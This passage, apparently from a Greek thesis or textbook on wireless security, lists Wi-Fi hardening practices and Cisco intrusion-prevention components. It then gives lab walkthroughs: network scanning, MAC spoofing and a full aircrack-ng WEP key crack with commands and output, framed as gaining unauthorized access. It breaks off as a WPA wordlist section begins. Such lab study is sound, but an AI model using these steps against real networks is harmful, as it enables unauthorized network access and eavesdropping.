Εκτός από τη χρήση εργαλείων που παρακολουθούν την ασφάλεια του ασύρματου δικτύου, οι χρήστες μπορούν να ακολουθήσουν κάποιες πρακτικές για να υπερασπιστούν το δίκτυό τους έναντι διαφόρων απειλών και επιθέσεων. Τα παρακάτω είναι μερικές από τις βέλτιστες πρακτικές για δίκτυα Wi-Fi που εξασφαλίζουν την ασφάλεια ασύρματα δίκτυα:

- ✓ Αλλαγή του προεπιλεγμένου SSID.
- ✓ Ορισμός κωδικού πρόσβασης στο δρομολογητή η στο σημείο πρόσβασης.
- ✓ Απενεργοποίηση της μετάδοσης του SSID.
- ✓ Απενεργοποίηση της ασύρματης διαχείρισης στο δρομολογητή και στο σημείο πρόσβασης.
- ✓ Ενεργοποίηση του τοίχου προστασίας.

- ✓ Τοποθέτηση τοίχου προστασίας ή φίλτρου μεταξύ του σημείου πρόσβασης και του Intranet.
- ✓ Ενεργοποίηση του φιλτραρίσματος των MAC Address στο σημείο πρόσβασης ή στο δρομολογητή.
- ✓ Περιορισμός της ισχύος του ασύρματου δικτύου έτσι ώστε να μην μπορεί να ανιχνευτεί πέρα από τα επιθυμητά όρια.
- ✓ Ενεργοποίηση της κρυπτογράφησης του σημείου πρόσβασης και συχνή αλλαγή του κωδικού πρόσβασης.
- ✓ Εφαρμογή διαφορετικής τεχνικής για την κρυπτογράφηση των πακέτων, όπως το IPSec ,IKE,IKE v2, VPN.
- ✓ Επιλογή προστατευμένης πρόσβασης στο Wi-Fi με WPA-WPA2 αντί WEP.
- ✓ Εφαρμογή του WPA2 Enterprise όπου είναι δυνατό.
- ✓ Τοποθέτηση ασύρματων δικτύων πρόσβασης σε ασφαλή τοποθεσία.
- ✓ Συχνός έλεγχος των ασύρματων συσκευών.
- ✓ Ενημέρωση των drivers σε όλο τον ασύρματο εξοπλισμό.
- ✓ Απενεργοποίηση του δικτύου όταν δεν χρειάζονται.

5.7 Πώς να προστατευτείτε έναντι ασύρματων επιθέσεων

Πολλές τεχνικές χρησιμοποιούνται για την προστασία του δικτύου από ασύρματες επιθέσεις, μέσω της χρήσης κατάλληλων WIDS, RADIUS server και άλλων μηχανισμών ασφαλείας .

5.7.1 Ασύρματα συστήματα πρόληψης εισβολών - Wireless Intrusion Prevention Systems

Ένα ασύρματο σύστημα αποτροπής εισβολών (WIPS- wireless intrusion prevention system) είναι μία συσκευή δικτύου η οποία παρακολουθεί τις ραδιοσυχνότητες για την ανίχνευση των σημείων πρόσβασης από μη εξουσιοδοτημένους χρήστες, με σκοπό την εφαρμογή αντίμετρων για να αποτραπεί η απειλή. Συγκεντρωτικά, τα συστήματα αυτά προστατεύουν το δίκτυο από ασύρματες απειλές επιτρέποντας στους διαχειριστές να αποτρέψουν διάφορές επιθέσεις από εισβολείς.

Η Cisco είναι μια από τις εταιρίες που έχουν αναλάβει να υλοποιήσουν συστήματα WIPS τα οποία αποτελούν μια ολοκληρωμένη λύση ασύρματης ασφάλειας. Τα συστήματα αυτά έχουν τη δυνατότητα να ανιχνεύσουν, να εντοπίσουν και να μετριάσουν τους απατεώνες και τις

απειλές σε ασύρματα δίκτυα αλλά και σε ενσύρματα δίκτυα. Το σύστημα περιλαμβάνει τα ακόλουθα χαρακτηριστικά:

- Access Points in Monitor Mode - Σημεία πρόσβασης σε λειτουργία παρακολούθησης: Παρέχουν συνεχή αναζήτηση καναλιών με δυνατότητες ανίχνευσης επιθέσεων και καταγραφή των πακέτων.
- Mobility Services Engine - Πρακτικός μηχανισμός υπηρεσιών: Αποτελεί το κεντρικό σημείο συγκέντρωσης των «συναγερμών» από όλους τους controllers και των αντίστοιχων ασύρματων IPS Monitor Mode Access Points, ενώ τα αρχεία αποθηκεύονται στο σύστημα για αρχειοθέτηση.
- Local Mode Access Points – Τοπικής λειτουργίας σημεία πρόσβασης: Παρέχει ασύρματες υπηρεσίες σε πελάτες παράλληλα δημιουργώντας καθυστερήσεις στους εισβολείς και ανίχνευση τοποθεσίας.
- Wireless LAN Controllers – Ελεγκτές στα ασύρματα τοπικά δίκτυα: Προωθεί τις πληροφορίες από επιθέσεις από ένα ασύρματο IPS Monitor Mode Access Points στο MSE και κατανέμει τις παραμέτρους των σημείων πρόσβασης.
- Wireless Control System - Ασύρματα Συστήματα Ελέγχου: Παρέχει στον διαχειριστή τα μέσα για την ρύθμιση του ασύρματου IPS Service στην MSE, ωθώντας την ασύρματη IPS στον controller, και ορίζει τα σημεία πρόσβασης σε ασύρματο IPS Monitor mode. Επίσης χρησιμοποιείται για την παρακολούθηση ασύρματων IPS συναγερμών. (6)

Κεφάλαιο 6


6. Πρακτικό μέρος

Τα παρακάτω πειράματα εκτελέστηκαν σε εικονική μηχανή vmware με λειτουργικό σύστημα Linux Backtrack και Linux Kali.

6.1 Πως μπορούμε να ανιχνεύσουμε ασύρματα δίκτυα


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Για να βάλουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.




Με την airmon-ng δημιουργείται ένα νέο κανάλι με την ονομασία mon0. Οπότε τώρα αν ξανά πληκτρολογήσουμε την εντολή # ifconfig θα πρέπει να υπάρχει και αυτό το κανάλι στη λίστα μας.



- **Βήμα τρίτο:**

Για να ψάξουμε για ασύρματα δίκτυα στη περιοχή μας πληκτρολογούμε την εντολή:

airodump-ng mon0



Από ότι βλέπουμε με αυτό τον τρόπο ανίχνευσης μπορούμε να πάρουμε πάρα πολλές πληροφορίες για τα γειτονικά μας ασύρματα δίκτυα, όπως για παράδειγμα μπορούμε να μάθουμε την ssid τη διεύθυνση mac, τη κρυπτογράφηση που χρησιμοποιεί, την ισχύ του σήματος και τα δεδομένα που μεταφέρονται. (1)

6.2 Πως μπορούμε να πλαστογραφήσουμε τη διεύθυνση mac

- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig

Με αυτή την εντολή θα μπορέσουμε να δούμε τις διαθέσιμες κάρτες δικτύου που μπορούμε να χρησιμοποιήσουμε. Στο παράδειγμα μου η ασύρματη κάρτα δικτύου είναι η wlan2.

```
root@user:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:9d:82
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:720 (720.0 B)  TX bytes:720 (720.0 B)

wlan2     Link encap:Ethernet  HWaddr 00:c0:ca:5a:06:66
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

- **Βήμα δεύτερο:**

Για να μπορέσουμε να αλλάξουμε τις παραμέτρους στη κάρτα δικτύου μας πληκτρολογούμε τη εντολή : # ifconfig wlan2 down

```
root@user:~# ifconfig wlan2 down
```

- **Βήμα τρίτο:**

Για να αλλάξουμε την διεύθυνση mac πληκτρολογούμε την εντολή: # macchanger --mac 00:11:22:33:44:55 wlan2.

```
root@user:~# macchanger --mac 00:11:22:33:44:55 wlan2
Permanent MAC: 00:c0:ca:5a:06:66 (Alfa, Inc.)
Current   MAC: 00:c0:ca:5a:06:66 (Alfa, Inc.)
New       MAC: 00:11:22:33:44:55 (Cimsys Inc)
```

- **Βήμα τέταρτο:**

Για να ενεργοποιήσουμε ξανά τη κάρτα μας πληκτρολογούμε την εντολή : # ifconfig wlan2 up

```
root@user:~# ifconfig wlan2 up
```

Οπότε πλέον μπορούμε να δούμε ξεκάθαρα στην αρχή ότι το λειτουργικό μας σύστημα αναγνώριζε τη διεύθυνση mac μας ως 00:C0:CA:5A:06:66.

```
wlan2     Link encap:Ethernet  HWaddr 00:c0:ca:5a:06:66
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Μετά την αλλαγή το λειτουργικό σύστημα την αναγνώριζε ως 00:11:22:33:44:55


```
wlan2     Link encap:Ethernet  HWaddr 00:11:22:33:44:55
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

(1)

6.3 Πως μπορούμε να αποκτήσουμε πρόσβαση σε μη εξουσιοδοτημένη σύνδεση σπάζοντας το wep κλειδί


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.



- **Βήμα τρίτο:**


Ανιχνεύουμε για ασύρματα δίκτυα και πληκτρολογούμε την εντολή: # airodump-ng mon0



- **Βήμα τέταρτο:**


Αφού βρούμε το ασύρματο δίκτυο που μας ενδιαφέρει, θα πληκτρολογήσουμε πάλι την εντολή # airodump μονό που αυτή τη φορά θα δημιουργήσουμε και ένα αρχείο που θα καταγράφουμε τα δεδομένα αυτού του δικτύου. Η εντολή θα είναι:

airodump-ng -c 10 -w wepw --bssid C8:D3:A3:4F:EA:50 mon0



Βήμα πέμπτο:

Κάνουμε έλεγχο για να δούμε τις πιθανότητες που υπάρχουν για να σπάσουμε το ασύρματο δίκτυο. Αυτό θα το εξετάσουμε με την εντολή: aireplay-ng -9 mon0.



Βήμα έκτο:

Στέλνουμε ένα ψεύτικο πιστοποιητικό στο σημείο πρόσβασης που θέλουμε να επιτεθούμε με την εντολή: #aireplay-ng -1 0 -a C8:D3:A3:4F:EA:50 -c 00:25:86:EF:60:35 -e HyperX mon0

Μόλις, στείλουμε το ψεύτικο πιστοποιητικό, θα λάβουμε μια απάντηση όπου ιδανικά θα αναφέρει ότι η επικοινωνία επέτυχε. Αν λάβουμε αποτυχία θα πρέπει να ξανά στείλουμε.

- **Βήμα έβδομο:**

Στη συνέχεια, θέλουμε να επιταχύνουμε τη διαδικασία της περισυλλογής των δεδομένων. Αυτό θα το κάνουμε ως εξής:

Ανοίγουμε νέο τερματικό και πληκτρολογούμε την εντολή: # aireplay-ng -5 -a C8:D3:A3:4F:EA:50 -c 00:25:86:EF:60:35 -e HyperX mon0. Με αυτό τον τρόπο θα φτιάξουμε μια ακολουθία από πακέτα που θα τα στέλνουμε στο σημείο προσβάσεις.

```
Use this packet ? y

Saving chosen packet in replay_src-1209-131719.cap
You should also start airodump-ng to capture replies.

Sent 13812 packets...(499 pps)
```

- **Βήμα όγδοο:**

Ανοίγουμε νέο τερματικό χωρίς να κλείσουμε τα προηγούμενα και με την εντολή που ακολουθεί θα προωθήσουμε τα πακέτα μας στο σημείο πρόσβασης .

Η εντολή είναι : # packet forge-ng -0 -a C8:D3:A3:4F:EA:50 -h 00:C0:CA:5A:06:66 -k 255.255.255.255 -l 255.255.255.255 -y fragment-1209-131512.xor -w mp

```
13:15:12  Got RELAYED packet!!
13:15:12  Trying to get 384 bytes of a keystream
13:15:12  Got RELAYED packet!!
13:15:12  Trying to get 1500 bytes of a keystream
13:15:12  Got RELAYED packet!!
Saving keystream in fragment-1209-131512.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

- **Βήμα ένατο:**

aireplay-ng -2 -r mp mon0

- **Βήμα δέκατο:**

Αφού μαζέψουμε 50000 IVs και παρά πάνω ανοίγουμε νέο τερματικό χωρίς να κλείσουμε τα προηγούμενα και πληκτρολογούμε την εντολή για να σπάσουμε τον κωδικό. # aircrack-ng wepw-01.cap.


```
                              Aircrack-ng 1.2 beta3

                        [00:00:00] Tested 781 keys (got 64084 IVs)

   KB    depth   byte(vote)
    0    4/  5   29(72704) 01(71680) 85(71680) ED(71680) 23(71424)
    1    2/  1   FF(73984) 91(72448) AB(72192) 04(71936) 4C(71936)
    2    0/  2   22(85504) 30(73728) EB(73472) 07(72704) 13(72192)
    3   10/  3   C9(71424) E3(71168) A8(70656) E2(70656) 49(70400)
    4    1/  4   25(74496) FA(74240) 14(73984) CB(73472) 1C(73216)

      KEY FOUND! [ 53:6E:61:6B:33:33:79:65:73:73:73:73:73 ] (ASCII: Snak33yesssss
)
        Decrypted correctly: 100%
```

(1)

6.4 Πως μπορούμε να αποκτήσουμε πρόσβαση σε μη εξουσιοδοτημένη σύνδεση σπάζοντας το wpa-wpa2 κλειδί με wordlist

- **Βήμα πρώτο:**

